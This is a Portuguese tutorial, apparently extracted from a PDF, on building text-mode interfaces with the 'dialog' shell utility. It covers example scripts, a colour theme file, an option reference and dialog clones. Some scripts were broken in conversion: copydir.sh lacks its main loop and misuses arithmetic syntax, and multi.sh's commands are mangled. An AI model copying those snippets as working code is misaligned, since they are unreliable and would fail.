
```

simnao 'Penúltima tela! E agora, continua?' &&
echo 'Você chegou até o final!' && exit
# Este trecho já não faz mais parte do encadeamento, e só
# será alcançado caso o usuário tenha apertado CANCELAR/Esc.
echo Você desistiu antes de chegar no final...

```

Baixar este script em: <http://www.aurelio.net/shell/dialog/encadeado.sh>

Exemplo de Telas com Navegação Completa (Ida e Volta)



```

#!/bin/bash
# navegando.sh - o script que vai e volta
# Este script faz parte do http://aurelio.net/shell/dialog
#
# Exemplo de como ligar todas as telas do programa entre si,
# guardando informações de ida e volta. O botão CANCELAR faz
# voltar para a tela anterior e o OK faz ir à próxima. Para
# sair do programa a qualquer momento basta apertar o ESC.
#
# Útil para fazer programas interativos, de contexto, ou que
# se pode voltar para corrigir informações.
#
# FLUXOGRAMA
#           INÍCIO
#           +-----+
#           | primeira |--Esc--->----+
# .-----> +----Ok----+           |
# '--Cancel--|   nome    |--Esc--->----+
# .-----> +----Ok----+           |           +-----+
# '--Cancel--|   idade    |--Esc--->----+--> |   Sai do   |
# .-----> +----Ok----+           |           |   Programa  |
# '--Cancel--|   est.civil |--Esc--->----+           +-----+
# .-----> +----Ok----+           |
# '--Cancel--|   gostos   |--Esc--->----+
#           +----Ok----+
#           |   final   |
#           +-----+
#           FIM
#
proxima=primeira
# loop principal
while : ; do
    # Aqui é identificada qual tela deve ser mostrada.
    # Em cada tela são definidas as variáveis 'anterior'
    # e 'proxima' # que definem os rumos da navegação.
    case "$proxima" in
        primeira)
            proxima=nome
            dialog --backtitle 'Pegador de Dados' \
                --msgbox 'Bem-vindo ao pegador de dados!' 0 0
            ;;
        nome)
            anterior=primeira
            proxima=idade

```

```
nome=$(dialog --stdout \
    --backtitle 'Pegador de Dados' \
    --inputbox 'Seu nome:' 0 0)

;;
idade)
anterior=nome
proxima=casado
idade=$(dialog --stdout \
    --backtitle 'Pegador de Dados' \
    --menu 'Qual a sua idade?' 0 0 0 \
    'menos de 15 anos' '' \
    'entre 15 e 25 anos' '' \
    'entre 25 e 40 anos' '' \
    'mais de 40 anos' '')

;;
casado)
anterior=idade
proxima=gostos
casado=$(dialog --stdout \
    --backtitle 'Pegador de Dados' \
    --radiolist 'Estado civil:' 0 0 0 \
    'solteiro' 'livre leve solto' ON \
    'noivo' 'quase amarrado' OFF \
    'casado' 'já era' OFF \
    'viúvo' 'livre de novo' OFF )

;;
gostos)
anterior=casado
proxima=final
gostos=$(dialog --stdout \
    --separate-output \
    --backtitle 'Pegador de Dados' \
    --checkbox 'Do que você gosta?' 0 0 0 \
    'jogar futebol' '' off \
    'pescar' '' off \
    'ir ao shopping' '' off \
    'andar de bicicleta' '' off \
    'ficar na internet' '' off \
    'dormir' '' off )

;;
final)
dialog \
    --cr-wrap \
    --sleep 5 \
```

```

--backtitle 'Pegador de Dados' \
--title 'Obrigado por responder' \
--infobox "
Os dados informados foram
Nome : $nome
Idade : $idade
Casado: $casado
Gostos: \n$gostos
" 14 40
break
;;
*)
echo "Janela desconhecida '$proxima'.""
echo Abortando programa...
exit
esac

# Aqui é feito o tratamento genérico de Código de Retorno
# de todas as telas. Volta para a tela anterior se for
# CANCELAR, sai do programa se for ESC.
retorno=$?
[ $retorno -eq 1 ] && proxima=$anterior # cancelar
[ $retorno -eq 255 ] && break           # Esc
done

```

Baixar este script em: <http://www.aurelio.net/shell/dialog/navegando.sh>


Exemplo de Pedido de Confirmação (Uma Caixa Sobre Outra)



```
#!/bin/sh
# duas.sh - o script que pede confirmação
# Este script faz parte do http://aurelio.net/shell/dialog
#
# Exemplo de como fazer caixas sobrepostas, onde a nova caixa
# aparece sobre a primeira, tipico de avisos como:
#
#     "Você tem certeza?"
#
# O fonte do próprio script é usado como a "licença", mas na
# vida real, basta trocar o $0 por um arquivo como o COPYING
#
dialog --title 'LICENÇA do Software' --textbox $0 16 65 \
--and-widget \
--yesno '\nVocê aceita os Termos da Licença?' 8 30
```

Baixar este script em: <http://www.aurelio.net/shell/dialog/duas.sh>

Exemplo de Posicionamento de Caixas (Não Centralizado)




```
#!/bin/sh
# posicao.sh - o script que posiciona a janela
# Este script faz parte do http://aurelio.net/shell/dialog
#
# Com a opção --begin, é possível definir qual vai ser o
# posicionamento da caixa na tela. A sintaxe é "--begin X Y",
# onde X e Y são as coordenadas de LINHA e COLUNA onde vai
# estar o canto superior esquerdo da caixa.
#
```

```
# Por exemplo, para grudar a caixa no canto esquerdo da tela,
# à partir da linha 5:
dialog --begin 5 0 \
--msgbox 'Eu estou grudada no canto esquerdo' 10 30
```

Baixar este script em: <http://www.aurelio.net/shell/dialog/posicao.sh>

Exemplo de Várias Caixas na Mesma Tela (Multicaixas!)



```

#!/bin/sh
# multi.sh - o script que desenha várias janelas
# Este script faz parte do http://aurelio.net/shell/dialog
#
# Exemplo de como desenhar várias caixas numa mesma tela,
# usando a opção --and-widget para juntar as caixas e o opção
# --begin para pociionar as janelas.
#
#
# Brincando de Posicionar Caixas
-----
#
# Usando a opção --begin, definimos o posicionamento da
# caixa. Usando a opção --and-widget, colocamos mais de uma
# caixa na tela. Usando essas duas opções juntas, podemos
# mostrar várias janelas inteiras na tela sem sobreposição!
#
# Por exemplo, que tal dividir a tela em 4 partes iguais e
# colocar uma janela em cada uma dessas partes? Isso pode ser
# útil para mostrar ao usuário o "histórico" das telas que
# ele já passou.
#
# O cálculo de posicionamento é simples. O tamanho padrão de
# tela do console é 80 colunas por 25 linhas. Para facilitar,
# consideremos o tamanho da tela de 80x24, para usarmos
# números pares somente. A última linha da tela não será
# usada.
#
# Se queremos 4 caixas, basta dividir tanto as colunas quanto
# as linhas por 2 e teremos quatro "pedaços" iguais na tela:
#
#     80/2 = 40
#     25/2 = 12
#
# Com isso, sabemos que todas as janelas terão 12 linhas e 40
# colunas. Esses números também definem as coordenadas de
# posicionamento:
#
#          0        40        80 colunas
# Coordenadas: 0+-----+-----+
#   ( x, y )    | 0,0      | 0,40    |
#   0, 0        |          #1|       #2    |
#   0,40        12+-----+-----+
#   12, 0        | 12,0      | 12,40    |
#   12,40        |          #3|       #4    |
#                           24+-----+-----+
#                           linhas
#

```

```

#
# Obs.: O --no-shadow é usado para que a caixa não tenha
#        sombra.
#
dialog --no-shadow \
    --begin 0 0 --msgbox 'Janela #1' -- (0,0) '12 40' --and-widget \
\ \
    --begin 0 40 --msgbox 'Janela #2' -- (0,40) '12 40' --and-widget \
\ \
    --begin 12 0 --msgbox 'Janela #3' -- (12,0) '12 40' --and-widget \
\ \
    --begin 12 40 --msgbox 'Janela #4' -- (12,40) '12 40'

# Fracionando mais as coordenadas, dá pra fazer muitas firulas.
# 100% inútil, mas é legal de ver &:)
#
dialog --no-shadow \
    --begin 0 0 --infobox DIALOG 6 20 --and-widget \
    --begin 0 40 --infobox DIALOG 6 20 --and-widget \
    --begin 6 20 --infobox DIALOG 6 20 --and-widget \
    --begin 6 60 --infobox DIALOG 6 20 --and-widget \
    --begin 12 0 --infobox DIALOG 6 20 --and-widget \
    --begin 12 40 --infobox DIALOG 6 20 --and-widget \
    --begin 18 20 --infobox DIALOG 6 20 --and-widget \
    --sleep 6 --begin 18 60 --infobox DIALOG 6 20

```

Baixar este script em: <http://www.aurelio.net/shell/dialog/multi.sh>

Exemplo de Menu com Itens Dinâmicos (Definidos em Execução)



```
#!/bin/bash
# users.sh - Compõe menus com os usuários do sistema
# Este script faz parte do http://aurelio.net/shell/dialog
#
# Exemplo de como construir menus dinâmicos, onde os itens
# são a saída de um comando. Nos exemplos, serão obtidos os
# dados do arquivo /etc/passwd, como login, UID e nome.
#
# São três exemplos:
#
# 1) O mais simples. O comando retorna um login por linha.
# Como cada entrada do menu precisa de dois campos, no
# segundo campo foi colocado uma letra 'o', para ficar
# esteticamente bonito. Poderia ser um ponto '.' ou
# qualquer outro caractere ou texto. Outra alternativa
# é repetir o login. Isso pode ser feito trocando o
# comando sed para 's/.*/& &/'.
#
# 2) Aqui, o próprio comando já retorna dois campos por
# linha, no formato login:uid. Depois foi usado o tr
# pra trocar os : por espaços, separando os dados e
# deixando pronto para usar no menu.
#
# 3) Similar ao segundo, só que ao invés de pegar o 3º
# campo do passwd (uid), foi pego o 5º, que é o nome
# completo do usuário. O grande problema aqui é que
# como o nome tem espaços em branco, cada palavra é
# encarada como um parâmetro e bagunça o menu. A
# solução é colocar o nome entre \"aspas escapadas\"
# e usar o 'eval' para executar o comando.
#
# Para ficar bem claro o que está acontecendo, troque
# o 'eval' por um 'echo' para ver qual o comando final
# que está sendo executado. Aqui está ele:
#
# dialog --menu "Dois campos por linha, 2º item com espaços"
# 0 0 0 root "root" bin "bin" daemon "daemon" adm "adm"
# lp "lp" sync "sync" shutdown "shutdown" halt "halt"
# mail "mail" news "news" uucp "uucp" operator "operator"
# games "games" gopher "gopher" ftp "FTP User" ...
#
# 12 Agosto 2004 - Aurélio Marinho Jargas
```


```
dialog --menu 'Lista normal de um campo por linha' \
0 0 10 $(cat $ARQUIVO | cut -d: -f1 | sed 's/$/ o/')

dialog --menu 'Dois campos por linha, sem espaços nos itens' \
0 0 10 $(cat $ARQUIVO | cut -d: -f1,3 | tr : ' ')

eval \
dialog --menu \"Dois campos por linha, 2o item com espaços\" \
0 40 10 $(
    IFS=:
    while read login senha uid gid nome resto; do
        echo $login \"$nome\"
        done < $ARQUIVO
)
```

Baixar este script em: <http://www.aurelio.net/shell/dialog/users.sh>

Exemplo de Cópia de Arquivos com Barra de Progresso (Gauge)



```
#!/bin/bash
# copydir.sh - Copia o diretório mostrando uma barra de progresso
# Este script faz parte do http://aurelio.net/shell/dialog
#
# Uso: copydir.sh <dir-origem> <dir-destino>
#
# Exemplo de uso da caixa de barra de progresso (gauge), que é
# diferente e meio complicada de usar. Ela espera receber a
# porcentagem da barra via STDIN, sendo um número de 0 a 100.
#
# O Gauge só mostra na tela a porcentagem que você informar,
# ele não tem inteligência, então todo o controle sobre o
# processo deve ser feito manualmente pelo programador.
#
# O procedimento se resume em duas ações:
#
# 1) Saber como quantificar o TOTAL, para conhecer o 100%.
#    No caso de uma cópia de arquivos, o TOTAL é o tamanho
#    total de todos os arquivos a serem copiados.
#
# 2) Saber como descobrir de tempos em tempos o STATUS
#    corrente do procedimento, enquanto ele está sendo
#    executado, para poder calcular o quanto ainda falta
#    para o final (100%). No caso de uma cópia de arquivos,
#    o STATUS é a quantidade de arquivos que já foi copiada,
#    ou o espaço em disco ocupado por eles.
#
# Tendo os dois dados não, uma simples regrinha de três lhe dá
# a porcentagem atual do andamento: STATUS*100/TOTAL.
#
# 12 Agosto 2004 - Aurélio Marinho Jargas
#
#.....
TITLE='Copiando....'
MSG='Copiando o diretório $ORIGEM para $DESTINO'
INTERVALO=1      # intervalo de atualização da barra (segundos)
PORCENTO=0       # porcentagem inicial da barra
#
#.....
ORIGEM="${1%/*}"
DESTINO="${2%/*}"
```



```

# qual a porcentagem do total?
PORCENTAGEM=$( (COPIADO*100/TOTAL) )

# envia a porcentagem para o dialog
echo $PORCENTAGEM

# aguarda até a próxima checagem
sleep $INTERVALO
done

# cópia finalizada, mostra a porcentagem final
echo 100

) | dialog --title "$TITLE" --gauge "$MSG" 8 40 0
#.....
echo OK - Diretório copiado

```

Baixar este script em: <http://www.aurelio.net/shell/dialog/copydir.sh>

Configurando as Cores das Caixas

É possível configurar as cores de TODOS os componentes das caixas, como textos, borda, botões e fundo da tela. Dessa maneira pode-se personalizar os programas que usam o Dialog para a empresa ou indivíduo que o utilizará.

Para obter o arquivo padrão de configuração do Dialog, basta usar a opção `--create-rc`. Como o programa procura dentro de seu `$HOME` por um arquivo chamado `.dialogrc`, use este comando para começar a brincar de trocar as cores do Dialog:

```
dialog --create-rc $HOME/.dialogrc
```

Agora, basta editar o arquivo `.dialogrc` recém-criado no seu `$HOME` e executar o Dialog para ver a diferença.

As cores que ele reconhece são:

BLACK, RED, GREEN, YELLOW, BLUE, MAGENTA, CYAN e WHITE

O formato das configurações de cores é:

`nome_do_componente = (letra, fundo, letra brilhante?)`

Onde para *letra* e *fundo* basta colocar os nomes das cores em inglês, e no terceiro parâmetro, coloque `ON` ou `OFF` para que as letras fiquem brilhantes ou não (claras ou escuras). Exemplo:

`(GREEN, BLACK, OFF)` = fundo preto, letra verde escuro

`(GREEN, BLACK, ON)` = fundo preto, letra verde claro

Depois de terminar de configurar as cores, você pode salvar tudo num arquivo separado, e fazer vários arquivos diferentes para vários "temas" ou configurações diferentes.

Para instruir o Dialog a utilizar um arquivo de configuração específico, e não o padrão `$HOME/.dialogrc`, basta definir a variável de ambiente `$DIALOGRC` com o nome arquivo a ser utilizado, por exemplo:

```
export DIALOGRC=$HOME/dialog/tema-verde.cfg
./navegando.sh
```



Como exemplo, este é o arquivo que configurou o Dialog para esse tema tipo console verde:

```
# Tema "Verde" tipo console para o Dialog.
# Autor: Aurelio Marinho Jargas
# Salvar este arquivo como $HOME/.dialogrc
# ou definir a variável $DIALOGRC
```

```

# screen
use_shadow      = OFF
use_colors      = ON
screen_color    = (GREEN,BLACK,ON)

# box
dialog_color    = (BLACK, GREEN, OFF)
title_color     = (BLACK, GREEN, OFF)
border_color    = (BLACK, GREEN, OFF)

# button
button_active_color      = (BLACK, GREEN, OFF)
button_inactive_color     = (BLACK, GREEN, OFF)
button_key_active_color   = (GREEN, BLACK, OFF)
button_key_inactive_color = (BLACK, GREEN, OFF)
button_label_active_color = (GREEN, BLACK, OFF)
button_label_inactive_color = (BLACK, GREEN, OFF)

# input
inputbox_color      = (GREEN, BLACK, ON)
inputbox_border_color = (GREEN, BLACK, ON)

# textbox
searchbox_color      = (GREEN, BLACK, ON)
searchbox_title_color = (GREEN, BLACK, OFF)
searchbox_border_color = (GREEN, BLACK, OFF)
position_indicator_color = (BLACK, GREEN, OFF)

# Menu box
menubox_color      = (GREEN, BLACK, OFF)
menubox_border_color = (GREEN, BLACK, OFF)

# Menu window
item_color      = (GREEN, BLACK, OFF)
item_selected_color = (BLACK, GREEN, OFF)
tag_color       = (GREEN, BLACK, OFF)
tag_selected_color = (BLACK, GREEN, OFF)
tag_key_color   = (GREEN, BLACK, OFF)
tag_key_selected_color = (BLACK, GREEN, OFF)
check_color     = (GREEN, BLACK, OFF)
check_selected_color = (BLACK, GREEN, OFF)
uarrow_color    = (GREEN, BLACK, ON)
darrow_color    = (GREEN, BLACK, ON)

# Menu item help
itemhelp_color   = (GREEN, BLACK, ON)

```

Baixar este arquivo em: <http://www.aurelio.net/shell/dialog/tema-verde.cfg>

Listas das Opções de Linha de Comando

Opções para definir os textos da caixa

- backtitle <texto>
Especifica o título do topo da tela, que fica no plano de fundo, atrás da caixa (Veja exemplo do "Pegador de Dados").
- title <texto>
Define o título da caixa, colocado centralizado na borda superior.
- cancel-label <texto>
Especifica o texto para ser mostrado no botão CANCEL.
- exit-label <texto>
Especifica o texto para ser mostrado no botão EXIT.
- help-label <texto>
Especifica o texto para ser mostrado no botão HELP.
- ok-label <texto>
Especifica o texto para ser mostrado no botão OK.

Opções para fazer ajustes no texto da caixa

- cr-wrap
Mantém as quebras de linha originais do texto da caixa, para não precisar colocar os \n. Mas lembre-se que caso a linha fique muito grande, o Dialog a quebrará no meio para caber na caixa.
- no-collapse
Mantém o espaçamento original do texto, não retirando os <TAB> nem os espaços em branco consecutivos.
- tab-correct
Converte cada <TAB> para N espaços. O N é especificado na opção --tab-len ou o padrão 8 é assumido.
- tab-len <N>
Especifica o número de espaços que serão colocados no lugar de cada <TAB>, quando usar o opção --tab-correct.

```
--trim
```

Limpa o texto da caixa, apagando espaços em branco no início, espaços consecutivos e quebras de linha literais.

Opções para fazer ajustes na caixa

```
--aspect <taxa>
```

Taxa que ajusta o dimensionamento automático das caixas. É a relação largura / altura, sendo o padrão 9, que significa 9 colunas para cada linha.

```
--begin <y> <x>
```

Especifica a posição inicial da caixa, relativo ao canto superior esquerdo.

```
--defaultno
```

Faz o botão NÃO ser o padrão da caixa YesNo.

```
--default-item <item>
```

Define qual vai ser o item pré-selecionado do Menu. Se não especificado, o primeiro item será o selecionado.

```
--shadow
```

Desenha a sombra da caixa. Opção já usada normalmente.

```
--no-shadow
```

Não desenha a sombra da caixa.

```
--no-cancel ou --nocancel
```

Não mostra o botão CANCELAR nas caixas Checklist, Inputbox e Menu. A tecla <ESC> continua valendo para sair da caixa.

```
--item-help
```

Usada nas caixas Checklist, Radiolist ou Menu, mostra uma linha de ajuda no rodapé da tela para o item selecionado. Esse texto é declarado adicionando-se uma nova coluna no final da definição de cada item.

```
--help-button
```

Mostra um botão de HELP. Seu código de retorno é 2.

Opções relativas aos dados informados pelo usuário

--separate-output

Na caixa Checklist, retorna os itens selecionados, um por linha e sem aspas. Bom para scripts!

--separate-widget <separador>

Define o separador que será colocado entre os retornos de cada caixa. Útil quando se trabalha com múltiplas caixas. O separador padrão é o <TAB>.

--stderr

Retorna os dados na Saída de Erros (*STDERR*). Opção já usada normalmente.

--stdout

Retorna os dados na Saída Padrão (*STDOUT*) ao invés da saída de erros (*STDERR*).

--max-input <tamanho>

Tamanho máximo do texto que o usuário pode digitar nas caixas. O tamanho padrão é 2000 caracteres.

Outras

--ignore

Ignora as opções inválidas. Serve para manter compatibilidade apenas.

--size-err

Opção antiga que não é mais usada.

--beep

Apita cada vez que a tela é desenhada.

--beep-after

Apita na saída com o *CTRL+C*.

--sleep <N>

Faz uma pausa de *N* segundos após processar a caixa. Útil para a Infobox.

--timeout <N>

Sai do programa com erro, caso o usuário não faça nada em *N* segundos.

```
--no-kill
    Coloca a caixa Tailboxbg em segundo plano (desabilitando seu SIGHUP)
    e mostra o ID de seu processo (PID) na saída de erros (STDERR).

--print-size
    Mostra o tamanho de cada caixa na saída de erros (STDERR).

--and-widget
    Junta uma ou mais caixas numa mesma tela (sem limpá-la).
```

Opções que devem ser usadas sozinhas na linha de comando

```
--clear
    Restaura a tela caso o Dialog a tenha bagunçado.

--create-rc <arquivo>
    Gera um arquivo de configuração do Dialog.

--help
    Mostra a ajuda do Dialog, com as opções disponíveis.

--print-maxsize
    Mostra o tamanho atual da tela na saída de erros (STDERR).

--print-version
    Mostra a versão do Dialog na saída de erros (STDERR).

--version
    O mesmo que --print-version.
```

Os Clones: Xdialog, Kdialog, gdialog ...

Todos os programas listados aqui são “clones” do Dialog, pois foram feitos para substituir o Dialog, ou dar uma nova roupagem a ele usando bibliotecas gráficas.

Os clones usam a mesma sintaxe, as mesmas opções de linha de comando e todos têm o mesmo propósito: ser como o Dialog, só que diferente &:)

Além de fazer tudo o que o Dialog faz, alguns clones evoluíram e adicionaram novos tipos de caixa e funcionalidades novas.

Whiptail



Clone modo texto, que usa a biblioteca `newt` em vez da `ncurses`.

Ele foi escrito pela *Red Hat Software* para ser utilizado na instalação modo texto do *Red Hat Linux*. Como é baseado numa versão antiga do Dialog, não tem suporte às caixas novas como calendar, fselect e tailbox.

Pacote Debian: <http://packages.debian.org/stable/base/whiptail.html>

Página de Manual: <http://linux.math.tifr.res.in/manuals/man/whiptail.html>

Xdialog



É o Dialog para a interface gráfica, que usa a biblioteca GTK+.

É de longe o Dialog mais “turbinado”, pois também tem o botão HELP que chama a tela de Ajuda da caixa e introduziu vários tipos novos de caixa como: treeview, buildlist, editbox, rangebox, logbox, spin boxes, combobox, colorsel, fontsel.

É também o clone mais bem documentado, possuindo uma excelente *homepage* e documentação online. Em especial o sítio <http://thgodef.nerim.net/xdialog/doc/box.html> da documentação mostra figuras (*screenshots*) de todas as caixas novas implementadas.

Homepage: <http://xdialog.dyns.net>

Documentação online: <http://thgodef.nerim.net/xdialog/doc/index.html>

Kdialog




É o Dialog do time do KDE, que usa a biblioteca QT. Como os grandes “ambientes gráficos” gostam de reescrever todos os aplicativos existentes, com o Dialog não podia ser diferente. O Kdialog é o Dialog integrado com o ambiente KDE.

FTP: <ftp://ftp.kde.org/pub/kde/unstable/apps/utils/>


Tutorial completo em inglês: <http://developer.kde.org/documentation/tutorials/kdialog/t1.html>

gdialog



É o antigo Dialog do time do Gnome, que usa a biblioteca GTK. Aparentemente o Zenity (ver adiante) é o novo “Dialog oficial” do Gnome e o gdialog vai ser aposentado. O interessante desse clone é que carrega o nome do ilustre Alan Cox como desenvolvedor participante.

Zenity



O Dialog do time do Gnome, que usa a biblioteca GTK.

Foi projetado para ser mais limpo e bem escrito do que o gdialog, porém se tornou **incompatível** com o dialog, pois usa opções diferentes na linha de comando (mais Zen e simples, segundo os autores). Há um script que garante a compatibilidade com o gdialog.

Página no FreshMeat: <http://freshmeat.net/projects/zenity>

FTP: <http://ftp.gnome.org/pub/GNOME/sources/zenity/>

CVS: <http://cvs.gnome.org/bonsai/rview.cgi?cvsroot=/cvs/gnome&dir=zenity>

Udpm

O “User Dialog Perl Module” não é um clone do Dialog, mas uma interface Perl para trabalhar de maneira padronizada com os seguintes “sabores”: dialog, cdialog, whiptail, gdialog e Kdialog.

Homepage: <http://udpm.sourceforge.net/>

pythondialog

Módulo em Python para usar trabalhar de maneira padronizada com os seguintes “sabores”: dialog, whiptail e Xdialog.

Homepage: <http://people.via.ecp.fr/~flo/2002/pythondialog/pythondialog.html>

Última Dica: É possível fazer um *Shell Script* que escolha usar o Dialog texto ou o gráfico, dependendo se o usuário está no X ou não. Basta checar a existência da variável `$DISPLAY`, que só é definida quando o X está sendo executado.

Onde Obter Mais Informações

